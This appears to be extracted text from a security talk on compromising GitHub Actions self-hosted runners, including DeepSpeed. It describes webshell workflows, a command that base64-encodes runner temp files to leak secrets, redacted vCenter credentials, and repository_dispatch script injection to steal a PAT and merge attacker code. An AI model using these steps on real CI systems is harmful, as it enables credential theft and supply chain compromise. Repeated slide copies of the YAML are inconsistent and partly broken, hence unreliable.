GITHUB_TOKEN with actions: write	→	Delete workflow runs via Github API [T1070]
Un-redacted scripts from future workflows	→	Access to workflow secrets [T1552]
Internal Network Access	→	Move Laterally to Internal vCenter [T1210]
GITHUB_TOKEN with contents: write	→	Pipeline Privilege Escalation via Repository Dispatch Event [T1546]
Interact with ongoing builds	→	Supply Chain Compromise [T1195]



General

Access

Collaborators

Code and automation

Branches

Tags

Rules Beta

Actions

General

Runners

Webhooks

Codespaces

Pages

Runners

[New self-hosted runner](#)

Host your own runners and customize the environment used to run jobs in your GitHub Actions workflows. [Learn more about self-hosted runners.](#)

Runners	Status
azure-builds_1 self-hosted Linux X64 ubn2204-agent-2	● Idle
azure-builds_2 self-hosted Linux X64 ubn2204-agent-1	● Idle
azure-builds_3 self-hosted Linux X64 ubn2204-agent-3	● Idle
macos-vmware_1 self-hosted Linux X64 ubuntu-unstable-o	● Idle
macos-vmware_2 self-hosted Linux X64 ubuntu-unstable-o	● Idle
macos-vmware_3 self-hosted Linux X64 ubuntu-unstable-o	● Idle

WEBSHELL

New workflow

Shell

shell.yml

Filter workflow runs

6 workflow runs

Event Status Branch Actor

This workflow has a workflow_dispatch event trigger.

Run workflow

✓ Shell
Shell #6: Manually run by Amb1guousRaccoon

✓ Shell
Shell #5: Manually run by Amb1guousRaccoon

! Shell
Shell #4: Manually run by Amb1guousRaccoon

✓ Shell
Shell #3: Manually run by Amb1guousRaccoon

Use workflow from

Branch: main

Command *

Runner *

ubuntu-unstable-o

Run workflow

5 hours ago

7s

CLEAN MALICIOUS RUNS



All workflows

Showing runs from all workflows

7,731 workflow runs

	Event	Status
● Ubuntu22.04 - scheduled/manual run .github/workflows/ubuntu2204.yml #240: Scheduled		17 m In p
● Ubuntu20.04 - scheduled/manual run .github/workflows/ubuntu2004.yml #238: Scheduled		26 m In p
● Windows 2022 - scheduled/manual run .github/workflows/windows2022.yml #233: Scheduled		32 m In p
● macOS-12_unstable.5627597321.1 .github/workflows/macOS12.yml #248: Scheduled		32 m In p
● Windows 2019 - scheduled/manual run .github/workflows/windows2019.yml #234: Scheduled		34 m In p
✔ Enable `nf_conntrack_tcp_be_liberal` for Ubuntu 22.04 until kernel update Linter #4136: Pull request #7860 synchronize by ritchxu	ritchxu:ritchxu/nf_contrac...	6 h 1m
✔ Enable `nf_conntrack_tcp_be_liberal` for Ubuntu 22.04 until kernel update CodeQL #2289: Pull request #7860 synchronize by ritchxu	ritchxu:ritchxu/nf_contrac...	6 h 2m
✔ Ubuntu20.04 - Enable `nf_conntrack_tcp_be_liberal` for Ubuntu 22.04 until kernel... .github/workflows/ubuntu2004.yml #237: Pull request #7860 labeled by vpolikarpov-akvelon		8 h 1h 4
✔ Ubuntu22.04 - Enable `nf_conntrack_tcp_be_liberal` for Ubuntu 22.04 until kernel... .github/workflows/ubuntu2204.yml #239: Pull request #7860 labeled by vpolikarpov-akvelon		8 h 1h 3

WEBSHELL AND SECRETS EXFILTRATION

Techniques

Base64 encode and print to workflow log on private C2 repo

Use actions/upload-artifact to exfiltrate larger files

Place post-checkout hook in .git/hooks and dump runner's memory - requires root

← Shell

✓ Shell #21

🏠 Summary

Jobs

✓ build

Run details

🕒 Usage

📄 Workflow file

build

succeeded 35 minutes ago in 2s

> ✓ Set up job

∨ ✓ Run Command

```
1 ▶ Run cat /home/pirate/Agents/image-generation-1/_work/_temp/* | base64 | base64
4 cat: /home/pirate/Agents/image-generation-1/_work/_temp/_github_workflow: Is a directory
5 SkVWewNtOX1RV04wYVc5dVVISmxabVZ5Wlc1alpTQT1JQ2R6ZEc5d0p3b3VMMmx0WVdkbGN5NURT
6 Uz10WVdOdmN5OXpaV3hsWTNRdApaR0YwwVhOMGIzSmxMbkJ6TVNCZ0NpQWdMV1pOVG1GdFpTQWli
```

IMPACT - NETWORK LATERAL MOVEMENT

Ability to pivot
to private
vCenter
deployment as
administrator

Output

```
$ErrorActionPreference = 'stop'
./images.CI/macos/select-datastore.ps1 `
  -VMName "macOS-12_20230721_unstable.5627597321.1" `
  -VIMServer 10.212. [REDACTED] `
  -VIUserName administrator@maccloud.local `
  -VIPassword f [REDACTED] `
  -Cluster mcv2-build-unstable

if ((Test-Path -LiteralPath variable:\LASTEXITCODE)) { exit $LASTEXITCODE }$Err
if (" " -and " ") {
```


IMPACT - BUILD TAMPERING

Legitimate
Build Starts



Swap Build
Scripts



Legitimate Runner
Checks out Code



Build
Poisoned



PIPELINE PRIVILEGE ESCALATION

Use GITHUB_TOKEN and GitHub API to trigger repository dispatch event with script injection payload

Use payload to dump runner's memory and steal the **PRAPPROVAL_SECRET**, which is a PAT belonging to a GitHub employee.

Use token to **approve and merge** attacker fork pull requests into main.

```
on:
  repository_dispatch:
    types: [merge-pr]

jobs:
  Merge_pull_request:
    runs-on: ubuntu-latest

    steps:
    - uses: actions/checkout@v4
      with:
        fetch-depth: 0

    - name: Resolve possible conflicts {{{ github.event.client_payload.ReleaseBranchName }}} with main
      run: |
        git config --global user.email "no-reply@github.com"
        git config --global user.name "Actions service account"
        git checkout {{{ github.event.client_payload.ReleaseBranchName }}}-docs
        git merge --no-edit --strategy-option=ours main
        git push origin {{{ github.event.client_payload.ReleaseBranchName }}}-docs
        sleep 30

    - name: Approve pull request by GitHub-Actions bot
      uses: actions/github-script@v7
      with:
        github-token: {{{ secrets.PRAPPROVAL_SECRET}}}
```

PIPELINE PRIVILEGE ESCALATION

Use `GITHUB_TOKEN` and GitHub API to trigger repository dispatch event with script injection payload

Use payload to dump runner's memory and steal the `PRAPPROVAL_SECRET`, which is a PAT belonging to a GitHub employee.

Use token to approve and merge attacker fork pull requests into main.

```
on:
  repository_dispatch:
    types: [merge-pr]

jobs:
  Merge_pull_request:
    runs-on: ubuntu-latest

    steps:
    - uses: actions/checkout@v4
      with:
        fetch-depth: 0

    - name: Resolve possible conflicts {{{ github.event.client_payload.ReleaseBranchName }}} with main
      run: |
        git config --global user.email "no-reply@github.com"
        git config --global user.name "Actions service account"
        git checkout {{{ github.event.client_payload.ReleaseBranchName }}}-docs
        git merge --no-edit --strategy-option=ours main
        git push origin {{{ github.event.client_payload.ReleaseBranchName }}}-docs
        sleep 30

    - name: Approve pull request by GitHub-Actions bot
      uses: actions/github-script@v7
      with:
        github-token: {{{ secrets.PRAPPROVAL_SECRET}}}
```

PIPELINE PRIVILEGE ESCALATION

Use `GITHUB_TOKEN` and GitHub API to trigger repository dispatch event with script injection payload

Use payload to dump runner's memory and steal the `PRAPPROVAL_SECRET`, which is a PAT belonging to a GitHub employee.

Use token to **approve and merge** attacker fork pull requests into main.

```
on:
  repository_dispatch:
    types: [merge-pr]

jobs:
  Merge_pr:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v3
      - with:
          fetch-depth: 0
      - name: Resolve possible conflicts {{{ github.event.client_payload.ReleaseBranchName }}} with main
        run: |
          git config --global user.email "no-reply@github.com"
          git config --global user.name "Actions service account"
          git checkout {{{ github.event.client_payload.ReleaseBranchName }}}-docs
          git merge --no-edit --strategy-option=ours main
          git push origin {{{ github.event.client_payload.ReleaseBranchName }}}-docs
          sleep 30
      - name: Approve pull request by GitHub-Actions bot
        uses: actions/github-script@v7
        with:
          github-token: {{{ secrets.PRAPPROVAL_SECRET}}}
```

repository_dispatch:
types: [merge-pr]

PIPELINE PRIVILEGE ESCALATION

Use GITHUB_TOKEN and GitHub API to trigger repository dispatch event with script injection payload

Use payload to dump runner's memory and steal the **PRAPPROVAL_SECRET**, which is a PAT belonging to a GitHub employee.

Use token to approve and merge attacker fork pull requests into main.

```
on:
  repository_dispatch:
    types: [merge-pr]

jobs:
  Merge_pull_request:
    runs-on: ubuntu-latest

    steps:
      - uses: actions/checkout@v4
        with:
          fetch-depth: 0

      - name: Resolve possible conflicts {{{ github.event.client_payload.ReleaseBranchName }}} with main
        run: |
          git config --global user.email "no-reply@github.com"
          git config --global user.name "Actions service account"
          git checkout {{{ github.event.client_payload.ReleaseBranchName }}}-docs
          git merge --no-edit --strategy-option=ours main
          git push origin {{{ github.event.client_payload.ReleaseBranchName }}}-docs
          sleep 30

      - name: Approve pull request by GitHub-Actions bot
        uses: actions/github-script@v7
        with:
          github-token: {{{ secrets.PRAPPROVAL_SECRET}}}
```

PIPELINE PRIVILEGE ESCALATION

Use GITHUB_TOKEN and GitHub API to trigger repository dispatch event with script injection payload

Use payload to dump runner's memory and steal the **PRAPPROVAL_SECRET**, which is a PAT belonging to a GitHub employee.

Use token to attacker fork main.

```
git checkout ${github.event.client_payload.ReleaseBranchName}-docs  
git merge --no-edit --strategy-option=ours main  
git push origin ${github.event.client_payload.ReleaseBranchName}-docs
```

```
on:  
  repository_dispatch:  
    types: [merge-pr]  
  
jobs:  
  Merge_pull_request:  
    runs-on: ubuntu-latest  
  
    steps:  
    - uses: actions/checkout@v4  
      with:  
        fetch-depth: 0  
  
    - name: Resolve possible conflicts ${github.event.client_payload.ReleaseBranchName} with main  
      run: |  
        git config --global user.email "no-reply@github.com"  
        git config --global user.name "Actions service account"  
        git checkout ${github.event.client_payload.ReleaseBranchName}-docs  
        git merge --no-edit --strategy-option=ours main  
  
      with:  
        github-token: ${secrets.PRAPPROVAL_SECRET}
```

PIPELINE PRIVILEGE ESCALATION

Use GITHUB_TOKEN and GitHub API to trigger repository dispatch event with script injection payload

Use payload to dump runner's memory and steal the **PRAPPROVAL_SECRET**, which is a PAT belonging to a GitHub employee.

Use token to **approve and merge** attacker fork pull requests into main.

```
on:
  repository_dispatch:
    types: [merge-pr]

jobs:
  Merge_pull_request:
    runs-on: ubuntu-latest

    steps:
    - uses: actions/checkout@v4
      with:
        fetch-depth: 0

    - name: Resolve possible conflicts {{{ github.event.client_payload.ReleaseBranchName }}} with main
      run: |
        git config --global user.email "no-reply@github.com"
        git config --global user.name "Actions service account"
        git checkout {{{ github.event.client_payload.ReleaseBranchName }}}-docs
        git merge --no-edit --strategy-option=ours main
        git push origin {{{ github.event.client_payload.ReleaseBranchName }}}-docs
        sleep 30

    - name: Approve pull request by GitHub-Actions bot
      uses: actions/github-script@v7
      with:
        github-token: {{{secrets.PRAPPROVAL_SECRET}}}
```

PIPELINE PRIVILEGE ESCALATION

Use GITHUB_TOKEN and GitHub API to trigger repository dispatch event with script injection payload

Use payload to dump runner's memory and steal the **PRAPPROVAL_SECRET**, which is a PAT belonging to a GitHub employee.

Use token to **approve and merge** attacker fork pull requests into main.

```
on:
  repository_dispatch:
    types: [merge-pr]

jobs:
  Merge_pull_request:
    runs-on: ubuntu-latest



    steps:
      - uses: actions/checkout@v4
        with:
          fetch-depth: 0

      - name: Resolve possible conflicts {{{ github.event.client_payload.ReleaseBranchName }}} with main
        run: |
          git config --global user.email "no-reply@github.com"
          git config --global user.name "actions-service-account"

      - name: Approve pull request by GitHub-Actions bot
        uses: actions/github-script@v7
        with:
          github-token: {{{secrets.PRAPPROVAL_SECRET}}}

      with:
        github-token: {{{secrets.PRAPPROVAL_SECRET}}}
```


IMPACT - SUPPLY CHAIN COMPROMISE




Modify code in
main

Rapid release
cadence

Hack
Everyone

ATTACK PATH SUMMARY



Case Study 2

THESE ATTACK ARE EASY.

Breaching

Microsoft's

Perimeter



DeepSpeed

**CASE
STUDY
2**

~~Social Engineering~~

Breaching

Microsoft's

~~Web Application Vulnerability~~

Perimeter

Fix a Typo




DeepSpeed

A TREND IN AI/ML...

Many public GitHub repositories that use self-hosted runners for compute requirements

Engineers working on AI projects have high pressure to move very fast

Result: Developers take shortcuts at the expense of security





DeepSpeed

→ Open-source deep-learning optimization library

→ 33,000 stars on GitHub

DeepSpeed / .github / workflows / amd-mi200.yml

loadams and root Add required paths to trigger AMD tests on PRs (#5406)

Code Blame 86 lines (74 loc) · 2.96 KB

```
1 name: amd-mi200
2
3 on:
4   workflow_dispatch:
5   pull_request:
6     paths:
7       - '.github/workflows/amd-mi200.yml'
8       - 'requirements/**'
9   schedule:
10    - cron: "0 0 * * *"
11
12 concurrency:
13   group: ${{ github.workflow }}-${{ github.ref }}
14   cancel-in-progress: true
15
16 permissions:
17   contents: read
18   issues: write
19
20 jobs:
21   amd-tests:
22     # The type of runner that the job will run on
23     runs-on: [self-hosted, amd, mi200]
```

loadams and root Add required paths to trigger AMD tests on PRs (#5406)  

Code

Blame

86 lines (74 loc) · 2.96 KB · 


```
1   name: amd-mi200
2
3   on:
4     workflow_dispatch:
5     pull_request:
6       paths:
7         - '.github/workflows/amd-mi200.yml'
8         - 'requirements/**'
9     schedule:
10      - cron: "0 0 * * *"
11
12   concurrency:
13     group: ${{ github.workflow }}-${{ github.ref }}
14     cancel-in-progress: true
15
16   permissions:
17     contents: read
18     issues: write
19
20   jobs:
21     amd-tests:
22       # The type of runner that the job will run on
23       runs-on: [self-hosted, amd, mi200]
24
```



loadams and root Add required paths to trigger AMD tests on PRs (#5406) ✓

Code Blame 86 lines (74 loc) · 2.96 KB · ⓘ

```
1 name: amd-mi200
2
3 on:
4   workflow_dispatch:
5   pull_request:
6     paths:
7       - '.github/workflows/amd-mi200.yml'
8       - 'requirements/**'
9   schedule:
10    - cron: "0 0 * * *"
11
12 concurrency:
13   group: ${github.workflow}-${github.ref}
14   cancel-in-progress: true
15
16 permissions:
17   contents: read
18   issues: write
19
20 jobs:
21   amd-tests:
22     # The type of runner that the job will run on
23     runs-on: [self-hosted, amd, mi200]
```

runs-on: [self-hosted, amd, mi200]





fix typo in SECURITY.md #4019

Merged mrwyattii merged 2 commits into microsoft:master from jstan327:security.md-typo 2 days ago

Conversation 0 Commits 2 Checks 16 Files changed 1

Changes from 1 commit File filter Conversations Jump to

✓ fix typo in SECURITY.md

jstan327 committed 3 days ago Verified

2 SECURITY.md

```
@@ -12,7 +12,7 @@ If you believe you have found a security vulnerability in any Microsoft-owned re
```

```
12 12  
13 13 Instead, please report them to the Microsoft Security Response Center (MSRC) at [https://msrc.microsoft.com/create-report](https://msrc.microsoft.com/create-report).  
14 14
```

```
